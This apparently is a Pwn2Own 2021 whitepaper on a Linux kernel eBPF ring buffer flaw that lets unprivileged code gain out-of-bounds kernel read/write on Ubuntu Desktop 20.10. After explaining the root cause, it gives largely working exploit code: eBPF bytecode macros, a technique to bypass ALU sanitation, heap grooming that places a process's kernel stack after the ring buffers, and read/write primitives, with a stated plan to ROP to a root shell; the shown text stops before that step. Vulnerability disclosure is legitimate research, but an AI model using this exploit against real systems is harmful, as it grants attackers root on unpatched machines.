PWN2OWN Local Escalation of Privilege Category

# Ubuntu Desktop Exploit

2021/04/01

Flatt SECURITY

# 1. Introduction

This wihtepaper describes the vulnerability used for PWN2OWN 2021 of Local Escalation of Privilege Category. This exploit and vulnerability were tested against the latest release of Ubuntu Desktop 20.10 at the time of writing. The kernel source code which is used in this whitepaper refers to the commit hash of 1678e493d530e7977cce34e59a86bb86f3c5631e.

# 2. Vulnerability Details

Linux Kernel eBPF Improper Handling of Position Privilege Escalation Vulnerability

The vulnerability which will be described later is eBPF related. There are many kinds of map in eBPF like below and ring buffer is one of them.

```
enum bpf_map_type {
        BPF_MAP_TYPE_UNSPEC,
        BPF_MAP_TYPE_HASH,
        BPF_MAP_TYPE_ARRAY,
        BPF_MAP_TYPE_PROG_ARRAY,
        BPF_MAP_TYPE_PERF_EVENT_ARRAY,
        BPF_MAP_TYPE_PERCPU_HASH,
        BPF_MAP_TYPE_PERCPU_ARRAY,
        BPF_MAP_TYPE_STACK_TRACE,
        BPF_MAP_TYPE_CGROUP_ARRAY,
        BPF_MAP_TYPE_LRU_HASH,
        BPF_MAP_TYPE_LRU_PERCPU_HASH,
        BPF_MAP_TYPE_LPM_TRIE,
        BPF_MAP_TYPE_ARRAY_OF_MAPS,
        BPF_MAP_TYPE_HASH_OF_MAPS,
        BPF_MAP_TYPE_DEVMAP,
        BPF_MAP_TYPE_SOCKMAP,
        BPF_MAP_TYPE_CPUMAP,
        BPF_MAP_TYPE_XSKMAP,
        BPF_MAP_TYPE_SOCKHASH,
        BPF_MAP_TYPE_CGROUP_STORAGE,
        BPF_MAP_TYPE_REUSEPORT_SOCKARRAY,
        BPF_MAP_TYPE_PERCPU_CGROUP_STORAGE,
        BPF_MAP_TYPE_QUEUE,
        BPF_MAP_TYPE_STACK,
        BPF_MAP_TYPE_SK_STORAGE,
        BPF_MAP_TYPE_DEVMAP_HASH,
        BPF_MAP_TYPE_STRUCT_OPS,
        BPF_MAP_TYPE_RINGBUF,
        BPF_MAP_TYPE_INODE_STORAGE,
        BPF_MAP_TYPE_TASK_STORAGE,
};
```

A file descriptor of BPF_MAP_TYPE_RINGBUF is created the same as other maps.

```
mapfd = SYSCHK(bpf_create_map(BPF_MAP_TYPE_RINGBUF, 0, 0, size, 0));
```

While creating a map of BPF_MAP_TYPE_RINGBUF, the kernel will allocate two memory regions. One is bpf_ringbuf_map structure which is similar to the types of other maps. The other one is bpf_ringbuf structure (**IMPORTANT**).

```
struct bpf_ringbuf {
        wait_queue_head_t waitq;
        struct irq_work work;
        u64 mask;
        struct page **pages;
        int nr_pages;
        spinlock_t spinlock ____cacheline_aligned_in_smp;
        /* Consumer and producer counters are put into separate pages to allow
         * mapping consumer page as r/w, but restrict producer page to r/o.
         * This protects producer position from being modified by user-space
         * application and ruining in-kernel position tracking.
         */
        unsigned long consumer_pos __aligned(PAGE_SIZE);
        unsigned long producer_pos __aligned(PAGE_SIZE);
        char data[] __aligned(PAGE_SIZE);
};

struct bpf_ringbuf_map {
        struct bpf_map map;
        struct bpf_ringbuf *rb;
};

……

static struct bpf_map *ringbuf_map_alloc(union bpf_attr *attr)
{
        struct bpf_ringbuf_map *rb_map;

        if (attr->map_flags & ~RINGBUF_CREATE_FLAG_MASK)
                return ERR_PTR(-EINVAL);

        if (attr->key_size || attr->value_size ||
            !is_power_of_2(attr->max_entries) ||
            !PAGE_ALIGNED(attr->max_entries))
                return ERR_PTR(-EINVAL);

#ifdef CONFIG_64BIT
        /* on 32-bit arch, it's impossible to overflow record's hdr->pgoff */
        if (attr->max_entries > RINGBUF_MAX_DATA_SZ)
                return ERR_PTR(-E2BIG);
#endif

        rb_map = kzalloc(sizeof(*rb_map), GFP_USER | __GFP_ACCOUNT);
        if (!rb_map)
                return ERR_PTR(-ENOMEM);

        bpf_map_init_from_attr(&rb_map->map, attr);

        rb_map->rb = bpf_ringbuf_alloc(attr->max_entries, rb_map->map.numa_node);
```

The whole memory layout is as below.



Figure1. memory layout of BPF_MAP_TYPE_RINGBUF

As shown in Figure 1, consumer_pos and producer_pos are page aligned (so it consumes one page memory only for a single “unsigned long”). And as described in the code below, actual ring buffer data is mapped twice to easy to read/write continuously.

```
static struct bpf_ringbuf *bpf_ringbuf_area_alloc(size_t data_sz, int numa_node)
{
        const gfp_t flags = GFP_KERNEL_ACCOUNT | __GFP_RETRY_MAYFAIL |
                            __GFP_NOWARN | __GFP_ZERO;
        int nr_meta_pages = RINGBUF_PGOFF + RINGBUF_POS_PAGES;
        int nr_data_pages = data_sz >> PAGE_SHIFT;
        int nr_pages = nr_meta_pages + nr_data_pages;
        struct page **pages, *page;
        struct bpf_ringbuf *rb;
        size_t array_size;
        int i;

        /* Each data page is mapped twice to allow "virtual"
         * continuous read of samples wrapping around the end of ring
         * buffer area:
         * ------------------------------------------------------
         * | meta pages |  real data pages  |  same data pages  |
         * ------------------------------------------------------
         * |            | 1 2 3 4 5 6 7 8 9 | 1 2 3 4 5 6 7 8 9 |
         * ------------------------------------------------------
         * |            | TA             DA | TA             DA |
         * ------------------------------------------------------
         *                               ^^^^^^^
         *                                  |
         * Here, no need to worry about special handling of wrapped-around
         * data due to double-mapped data pages. This works both in kernel and
```

```
	 * when mmap()'ed in user-space, simplifying both kernel and
	 * user-space implementations significantly.
	 */
	array_size = (nr_meta_pages + 2 * nr_data_pages) * sizeof(*pages);
	pages = bpf_map_area_alloc(array_size, numa_node);
	if (!pages)
		return NULL;

	for (i = 0; i < nr_pages; i++) {
		page = alloc_pages_node(numa_node, flags, 0);
		if (!page) {
			nr_pages = i;
			goto err_free_pages;
		}
		pages[i] = page;
		if (i >= nr_meta_pages)
			pages[nr_data_pages + i] = page;
	}

	rb = vmap(pages, nr_meta_pages + 2 * nr_data_pages,
		  VM_ALLOC | VM_USERMAP, PAGE_KERNEL);
```

The most important feature of this ring buffer is memory allocation via eBPF bytecode. It's like a "malloc()" function in the eBPF world. And the vulnerability is here. Let's look at the example code and implementation.

```
#define BPF_RINGBUF_RESERVE(size, flag, dst) \
 BPF_MOV64_REG(BPF_REG_1, BPF_REG_9),                              \
  BPF_MOV64_IMM(BPF_REG_2, size),                          \
  BPF_MOV64_IMM(BPF_REG_3, flag),                          \
  BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0, BPF_FUNC_ringbuf_reserve), \
  BPF_JMP_IMM(BPF_JNE, BPF_REG_0, 0, 1),                            \
  BPF_EXIT_INSN(),                                     \
  BPF_MOV64_REG((dst), BPF_REG_0),                         \
  BPF_MOV64_IMM(BPF_REG_0, 0)
```

This example macro allocates a "size" bytes buffer and assigns the pointer to "dst" register.

```
static void *__bpf_ringbuf_reserve(struct bpf_ringbuf *rb, u64 size)
{
	unsigned long cons_pos, prod_pos, new_prod_pos, flags;
	u32 len, pg_off;
	struct bpf_ringbuf_hdr *hdr;

	if (unlikely(size > RINGBUF_MAX_RECORD_SZ))
		return NULL;

	len = round_up(size + BPF_RINGBUF_HDR_SZ, 8);
	cons_pos = smp_load_acquire(&rb->consumer_pos);

	if (in_nmi()) {
		if (!spin_trylock_irqsave(&rb->spinlock, flags))
```

```
			return NULL;
	} else {
		spin_lock_irqsave(&rb->spinlock, flags);
	}

	prod_pos = rb->producer_pos;
	new_prod_pos = prod_pos + len;

	/* check for out of ringbuf space by ensuring producer position
	 * doesn't advance more than (ringbuf_size - 1) ahead
	 */
	if (new_prod_pos - cons_pos > rb->mask) {
		spin_unlock_irqrestore(&rb->spinlock, flags);
		return NULL;
	}

	hdr = (void *)rb->data + (prod_pos & rb->mask);
	pg_off = bpf_ringbuf_rec_pg_off(rb, hdr);
	hdr->len = size | BPF_RINGBUF_BUSY_BIT;
	hdr->pg_off = pg_off;

	/* pairs with consumer's smp_load_acquire() */
	smp_store_release(&rb->producer_pos, new_prod_pos);

	spin_unlock_irqrestore(&rb->spinlock, flags);

	return (void *)hdr + BPF_RINGBUF_HDR_SZ;
}

BPF_CALL_3(bpf_ringbuf_reserve, struct bpf_map *, map, u64, size, u64, flags)
{
	struct bpf_ringbuf_map *rb_map;

	if (unlikely(flags))
		return 0;

	rb_map = container_of(map, struct bpf_ringbuf_map, map);
	return (unsigned long)__bpf_ringbuf_reserve(rb_map->rb, size);
}

const struct bpf_func_proto bpf_ringbuf_reserve_proto = {
	.func		= bpf_ringbuf_reserve,
	.ret_type	= RET_PTR_TO_ALLOC_MEM_OR_NULL,
	.arg1_type	= ARG_CONST_MAP_PTR,
	.arg2_type	= ARG_CONST_ALLOC_SIZE_OR_ZERO,
	.arg3_type	= ARG_ANYTHING,
};
```

And this is the actual implementation. One question: “How does eBPF verifier know the available range of this allocated memory?” arises here. But the answer is simple, “it only takes const value as a size argument(ARG_CONST_ALLOC_SIZE_OR_ZERO)”. So, strictly speaking, unlike malloc, it can only allocate a fixed size memory. Then, when the verifier finds an argument of the type “ARG_CONST_ALLOC_SIZE_OR_ZERO”, it assumes that it is the allocated size and continues to verify.

```
static bool arg_type_is_alloc_size(enum bpf_arg_type type)
{
        return type == ARG_CONST_ALLOC_SIZE_OR_ZERO;
}

……

static int check_func_arg(struct bpf_verifier_env *env, u32 arg,
                          struct bpf_call_arg_meta *meta,
                          const struct bpf_func_proto *fn)
{
        ……
        } else if (arg_type_is_alloc_size(arg_type)) {
                if (!tnum_is_const(reg->var_off)) {
                        verbose(env, "R%d is not a known constant'\n",
                                regno);
                        return -EACCES;
                }
                meta->mem_size = reg->var_off.value;
```

Summary,

1. When calling bpf_ringbuf_reserve(), it is necessary to take the size of a constant as an argument.
2. The verifier assumes that the size of the argument (determined at the time of verification) is the size of the allocated memory.
3. The verifier uses its size to verify whether pointer addition/subtraction is valid.

There seems to be no problem so far. But what happens if allocation of size which is bigger than actual size of data succeeds?

Let's look at the red part of the code(repost) below.

```
static void *__bpf_ringbuf_reserve(struct bpf_ringbuf *rb, u64 size)
{
        unsigned long cons_pos, prod_pos, new_prod_pos, flags;
        u32 len, pg_off;
        struct bpf_ringbuf_hdr *hdr;

        if (unlikely(size > RINGBUF_MAX_RECORD_SZ)) … (1)
                return NULL;

        len = round_up(size + BPF_RINGBUF_HDR_SZ, 8); … (2)
        cons_pos = smp_load_acquire(&rb->consumer_pos); … (3)

        if (in_nmi()) {
                if (!spin_trylock_irqsave(&rb->spinlock, flags))
                        return NULL;
        } else {
                spin_lock_irqsave(&rb->spinlock, flags);
        }

        prod_pos = rb->producer_pos; … (4)
```

```
	new_prod_pos = prod_pos + len; … (5)

	/* check for out of ringbuf space by ensuring producer position
	 * doesn't advance more than (ringbuf_size - 1) ahead
	 */
	if (new_prod_pos - cons_pos > rb->mask) { … (6)
		spin_unlock_irqrestore(&rb->spinlock, flags);
		return NULL;
	}

	hdr = (void *)rb->data + (prod_pos & rb->mask);
	pg_off = bpf_ringbuf_rec_pg_off(rb, hdr);
	hdr->len = size | BPF_RINGBUF_BUSY_BIT;
	hdr->pg_off = pg_off;

	/* pairs with consumer's smp_load_acquire() */
	smp_store_release(&rb->producer_pos, new_prod_pos);

	spin_unlock_irqrestore(&rb->spinlock, flags);

	return (void *)hdr + BPF_RINGBUF_HDR_SZ;
}
```

The first if statement (1) shows a fixed upper limit of size, but since it is *#define RINGBUF_MAX_RECORD_SZ (UINT_MAX / 4)*, there is no problem for exploitation. (2) ~ (5) are just calculating size and getting consumer_pos/producer_pos from memory. (6) is an important logic to avoid allocating memory outside the prepared memory region(rb->mask + 1 == size of memory). If the difference between new_prod_pos and cons_pos is bigger than actual memory size, some data will be overwritten before consuming or accessing the following memory address(like a guard page).



Figure 2. Size checks for allocation

But the important thing is that **this consumer_pos and producer_pos can be modified freely from mmaped memory(userspace) and these are not checked at all**.
Consider the situation where

1. producer_pos = 0
2. consumer_pos = RINGBUF_MAX_RECORD_SZ
3. size argument = RINGBUF_MAX_RECORD_SZ

(1): size > RINGBUF_MAX_RECORD_SZ (OK)
(2): len = RINGBUF_MAX_RECORD_SZ+BPF_RINGBUF_HDR_SZ
(3): cons_pos = RINGBUF_MAX_RECORD_SZ
(4): prod_pos = 0
(5): new_prod_pos = RINGBUF_MAX_RECORD_SZ+BPF_RINGBUF_HDR_SZ
(6): new_prod_pos - cons_pos == BPF_RINGBUF_HDR_SZ == 8 < rb->mask

So, in this situation eBPF bytecode can allocate RINGBUF_MAX_RECORD_SZ(=0x3fffffff) bytes. Of course, this goes far beyond the actual data area. Then it can be used for OOB read/write.



Figure 3. pos abusing

# 3. Kernel Exploitation

Now we have OOB read/write primitive, so it’s not so difficult to escalate privilege. The exploit strategy is

1. Create OOB R/W primitive abusing previously described vulnerability
2. Adjacent two bpf_ringbuf structure and a kernel stack behind them
3. Use OOB read to leak kernel pointers
4. Use OOB write to create a rop chain to kernel stack of another process
5. Spawn root shell from target process of step 4

The memory layout for exploitation is as follows.



Figure 4. Memory layout for exploitation

1. Create OOB R/W primitive abusing previously described vulnerability

Basically it follows the same way as other eBPF exploitations. It uses BPF_MAP_TYPE_ARRAY map to pass value/operation(read or write) to eBPF bytecode. The reason why offset is not passed through this map is described later. Important part is the BPF_RINGBUF_RESERVE part of course. It allocates a huge amount of memory(from the verifier point of view).

```
#define SIZE 0x30000000
……
#define BPF_EPILOGUE() \
   BPF_RINGBUF_DISCARD(BPF_REG_6, 0),\
   BPF_MOV64_IMM(BPF_REG_0, 0), \
                 BPF_EXIT_INSN()

#define BPF_MAP_GET(idx, dst)                              \
        BPF_MOV64_REG(BPF_REG_1, BPF_REG_9),                        \
                BPF_MOV64_REG(BPF_REG_2, BPF_REG_10),                     \
                BPF_ALU64_IMM(BPF_ADD, BPF_REG_2, -4),                  \
                BPF_ST_MEM(BPF_W, BPF_REG_10, -4, idx),                 \
                BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0,
BPF_FUNC_map_lookup_elem), \
                BPF_JMP_IMM(BPF_JNE, BPF_REG_0, 0, 1),                  \
                BPF_EXIT_INSN(),                               \
                BPF_LDX_MEM(BPF_DW, dst, BPF_REG_0, 0),                 \
                BPF_MOV64_IMM(BPF_REG_0, 0)
```

```
#define BPF_MAP_GET_WITH_EPILOGUE(idx, dst)                                    \
        BPF_MOV64_REG(BPF_REG_1, BPF_REG_9),                                  \
                BPF_MOV64_REG(BPF_REG_2, BPF_REG_10),                             \
                BPF_ALU64_IMM(BPF_ADD, BPF_REG_2, -4),                          \
                BPF_ST_MEM(BPF_W, BPF_REG_10, -4, idx),                        \
                BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0,
BPF_FUNC_map_lookup_elem), \
                BPF_JMP_IMM(BPF_JNE, BPF_REG_0, 0, 5),                         \
                BPF_EPILOGUE(),                                     \
                BPF_LDX_MEM(BPF_DW, dst, BPF_REG_0, 0),                         \
                BPF_MOV64_IMM(BPF_REG_0, 0)

#define BPF_MAP_GET_ADDR(idx, dst)
                          \
        BPF_MOV64_REG(BPF_REG_1, BPF_REG_9),                                  \
                BPF_MOV64_REG(BPF_REG_2, BPF_REG_10),                             \
                BPF_ALU64_IMM(BPF_ADD, BPF_REG_2, -4),                          \
                BPF_ST_MEM(BPF_W, BPF_REG_10, -4, idx),                        \
                BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0,
BPF_FUNC_map_lookup_elem), \
                BPF_JMP_IMM(BPF_JNE, BPF_REG_0, 0, 1),                         \
                BPF_EXIT_INSN(),                                    \
                BPF_MOV64_REG((dst), BPF_REG_0),                        \
                BPF_MOV64_IMM(BPF_REG_0, 0)

#define BPF_MAP_GET_ADDR_WITH_EPILOGUE(idx, dst)
                                           \
        BPF_MOV64_REG(BPF_REG_1, BPF_REG_9),                                  \
                BPF_MOV64_REG(BPF_REG_2, BPF_REG_10),                             \
                BPF_ALU64_IMM(BPF_ADD, BPF_REG_2, -4),                          \
                BPF_ST_MEM(BPF_W, BPF_REG_10, -4, idx),                        \
                BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0,
BPF_FUNC_map_lookup_elem), \
                BPF_JMP_IMM(BPF_JNE, BPF_REG_0, 0, 5),                         \
                BPF_EPILOGUE(),                                     \
                BPF_MOV64_REG((dst), BPF_REG_0),                        \
                BPF_MOV64_IMM(BPF_REG_0, 0)

#define BPF_RINGBUF_RESERVE(size, flag, dst) \
        BPF_MOV64_REG(BPF_REG_1, BPF_REG_9),                                  \
                BPF_MOV64_IMM(BPF_REG_2, size),                         \
                BPF_MOV64_IMM(BPF_REG_3, flag),                         \
                BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0,
BPF_FUNC_ringbuf_reserve), \
                BPF_JMP_IMM(BPF_JNE, BPF_REG_0, 0, 1),                         \
                BPF_EXIT_INSN(),                                    \
                BPF_MOV64_REG((dst), BPF_REG_0),                        \
                BPF_MOV64_IMM(BPF_REG_0, 0)

//3op?
#define BPF_RINGBUF_DISCARD(src, flag) \
        BPF_MOV64_REG(BPF_REG_1, (src)),                            \
                BPF_MOV64_IMM(BPF_REG_2, flag),                         \
                BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0,
BPF_FUNC_ringbuf_discard)
```

```
void reload_prog(int offset)
{
  if(progfd!=0){close(progfd);}
  //EXPLOIT HERE.
  struct bpf_insn prog[] = {
    //alloc memory
    BPF_LD_MAP_FD(BPF_REG_9, mapfd),//load map to reg9
    BPF_RINGBUF_RESERVE(SIZE, 0, BPF_REG_6),//r6 = alloc_mem

    //get op/val
    BPF_LD_MAP_FD(BPF_REG_9, mapfd2),//load map to reg9
    BPF_MAP_GET_ADDR_WITH_EPILOGUE(2, BPF_REG_8),//Get VAL_p
    BPF_MAP_GET_WITH_EPILOGUE(0, BPF_REG_5),//Get OP(REG_5 isn't saved. So get_off/get_valp must be called earlier)

    BPF_ALU64_IMM(BPF_ADD, BPF_REG_6, offset),//add const value to bypass alu sanitation
    BPF_JMP_IMM(BPF_JNE, BPF_REG_5, 0, 8),//REG_0 == 0 then read, else write

    //READ op here.
    BPF_LDX_MEM(BPF_DW, BPF_REG_4, BPF_REG_6, 0),//reg4 = *alloc_mem
    BPF_STX_MEM(BPF_DW, BPF_REG_8, BPF_REG_4, 0),//*val_p = reg4

    BPF_ALU64_IMM(BPF_SUB, BPF_REG_6, offset),//alloc_mem -= offset (for discarding)
    BPF_EPILOGUE(),

    //WRITE op here.(jmp from getop)
    BPF_LDX_MEM(BPF_DW, BPF_REG_4, BPF_REG_8, 0),//reg4 = *val_p
    BPF_STX_MEM(BPF_DW, BPF_REG_6, BPF_REG_4, 0),//*alloc_mem = reg4

    //return 0;
    BPF_ALU64_IMM(BPF_SUB, BPF_REG_6, offset),//alloc_mem -= offset (for discarding)
    BPF_EPILOGUE()
  };
  progfd = bpf_prog_load(BPF_PROG_TYPE_SOCKET_FILTER, prog, sizeof(prog) / sizeof(struct bpf_insn), "GPL");
  if (progfd < 0)
  {
    printf("%s\n", bpf_log_buf);
    printf("failed to load prog '%s'\n", strerror(errno));
  }
  SYSCHK(setsockopt(sockets[1], SOL_SOCKET, SO_ATTACH_BPF, &progfd, sizeof(progfd)) < 0);
}
```

This code does something like below. OOB read/write is possible by changing the offset, reloading, and executing this code.

```
r9 = mapof(mapfd);
r6 = ringbuf_reserve(r9,0x30000000,0);
r9 = mapof(mapfd2);
r8 = r9+offsetof(val_p);
```

```
r5 = *(r9+offsetof(op_p));
r6 += offset; // can be 0~0x30000000
if(!r5){
 r4 = *r6;
 *r8 = r4;
}else{
 r4 = *r8;
 *r6 = r4;
}
ringbuf_discard(r6-offset);
```

tips) ALU Sanitation bypass
As described in the URI below,  there’s a mitigation logic called “ALU sanitation”.
https://www.thezdi.com/blog/2020/4/8/cve-2020-8835-linux-kernel-privilege-escalation-via-improper-ebpf-program-verification

This will be added if there’s any addition or subtraction to map pointer. But I bypassed by using a method of embedding constant value. An offset is embedded in the program as a constant, and every time a specific offset value is read or written, the reload_prog() function is called to update the entire eBPF program. It avoids inserting ALU sanitation instructions because the return value of can_skip_alu_sanitation() will be true.

```
static bool can_skip_alu_sanitation(const struct bpf_verifier_env *env,
                                    const struct bpf_insn *insn)
{
        return env->bypass_spec_v1 || BPF_SRC(insn->code) == BPF_K;
}
```

By the way, The following commits make it impossible to add or subtract pointers and registers except for certain map types (PTR_TO_STACK/PTR_TO_MAP_VALUE). Above method is still valid though because it returns without executing the retrieve_ptr_limit() function.
https://git.kernel.org/pub/scm/linux/kernel/git/bpf/bpf.git/patch/?id=f232326f6966cf2a1d1db7bc917a4ce5f9f55f76

2. Adjacent two bpf_ringbuf structure and a kernel stack behind them

This is achieved by creating huge maps many times and then spawn so many processes. mapfd and victimfd are the structures which are shown in Figure 4. And one of the spawned processes will be victim of kernel ROP.

```
unsigned long size = 0x1000000;
 for(int j=0;j<0x10;j++){
   int tmp = SYSCHK(bpf_create_map(BPF_MAP_TYPE_RINGBUF, 0, 0, size, 0));
 }
 mapfd = SYSCHK(bpf_create_map(BPF_MAP_TYPE_RINGBUF, 0, 0, size, 0));
 int victimfd = SYSCHK(bpf_create_map(BPF_MAP_TYPE_RINGBUF, 0, 0, size, 0));

 for(int k=0;k<NUMPROC;k++){
```

```
    int pid = fork();
    if(!pid){child();}
  }
```

The result was like below.

```
0xffffb6326602d000-0xffffb63268031000 33570816 bpf_ringbuf_area_alloc+0xce/0x140
vmalloc user
0xffffb63268031000-0xffffb6326a035000 33570816 bpf_ringbuf_area_alloc+0xce/0x140
vmalloc user
0xffffb6326a035000-0xffffb6326c039000 33570816 bpf_ringbuf_area_alloc+0xce/0x140
vmalloc user
0xffffb6326e03d000-0xffffb63270041000 33570816 bpf_ringbuf_area_alloc+0xce/0x140
vmalloc user
0xffffb63270041000-0xffffb63272045000 33570816 bpf_ringbuf_area_alloc+0xce/0x140
vmalloc user … (mapfd)
0xffffb63272045000-0xffffb63274049000 33570816 bpf_ringbuf_area_alloc+0xce/0x140
vmalloc user … (victimfd)
0xffffb6327404c000-0xffffb63274051000   20480 dup_task_struct+0x4a/0x1b0 pages=4
vmalloc N0=4 … (one of spawned processes' stack)
0xffffb63274154000-0xffffb63274159000   20480 dup_task_struct+0x4a/0x1b0 pages=4
vmalloc N0=4
0xffffb63274164000-0xffffb63274169000   20480 dup_task_struct+0x4a/0x1b0 pages=4
vmalloc N0=4
0xffffb63277e90000-0xffffb63277e95000   20480 dup_task_struct+0x4a/0x1b0 pages=4
vmalloc N0=4
0xffffb63277eb0000-0xffffb63277eb5000   20480 dup_task_struct+0x4a/0x1b0 pages=4
vmalloc N0=4
0xffffb63277eb8000-0xffffb63277ebd000   20480 dup_task_struct+0x4a/0x1b0 pages=4
vmalloc N0=4
```

3. Use OOB read to leak kernel pointers

Just calculate the offset and use the OOB read.

```
int kick()
{
	ssize_t n = write(sockets[0], buffer, sizeof(buffer));
	if (n < 0)
	{
		perror("write");
		return 1;
	}
	if (n != sizeof(buffer))
	{
		fprintf(stderr, "short write: %d\n", (int)n);
	}
	return 0;
}

void set_consume(unsigned long i){
  *(unsigned long *)ringmap = i;
```

```
}

void set_produce(unsigned long i){
  *(unsigned long *)(ringmap+0x1000) = i;
}

void set_readop(){
  *(unsigned int *)arraymap=0;
}

void set_writeop(){
  *(unsigned int *)arraymap=1;
}

void set_offset(int val){
  assert(val>0);//signed
  reload_prog(val);
}

void set_value(unsigned long val){
  *(unsigned long *)(arraymap+16) = val;
}

unsigned long get_value(){
  return *(unsigned long *)(arraymap+16);
}

unsigned long read_offset(unsigned int offset){
  assert(offset < SIZE);
  offset -= 8;//first 8byte is header (but offset from page align is easy to calculate)
  //bypass (producer_pos + len - cons_pos > rb->mask)
  set_produce(0);
  set_consume(SIZE);
  //        hdr = (void *)rb->data + (prod_pos & rb->mask);
  //  hdr == rb->data + (0&0xfff==0)
  set_readop();
  set_offset(offset);
  //set_value(1111);//dummy -> if it returns, ebpf failed
  kick();
  return (unsigned long)get_value();
}

void write_offset(unsigned int offset, unsigned long val){
  assert(offset < SIZE);
  offset -= 8;//first 8byte is header (but offset from page align is easy to calculate)
  //bypass (producer_pos + len - cons_pos > rb->mask)
  set_produce(0);
  set_consume(SIZE);
  //        hdr = (void *)rb->data + (prod_pos & rb->mask);
  //  hdr == rb->data + (0&0xfff==0)
  set_writeop();
  set_offset(offset);
  set_value(val);
  kick();
  return;
```

```
}
……
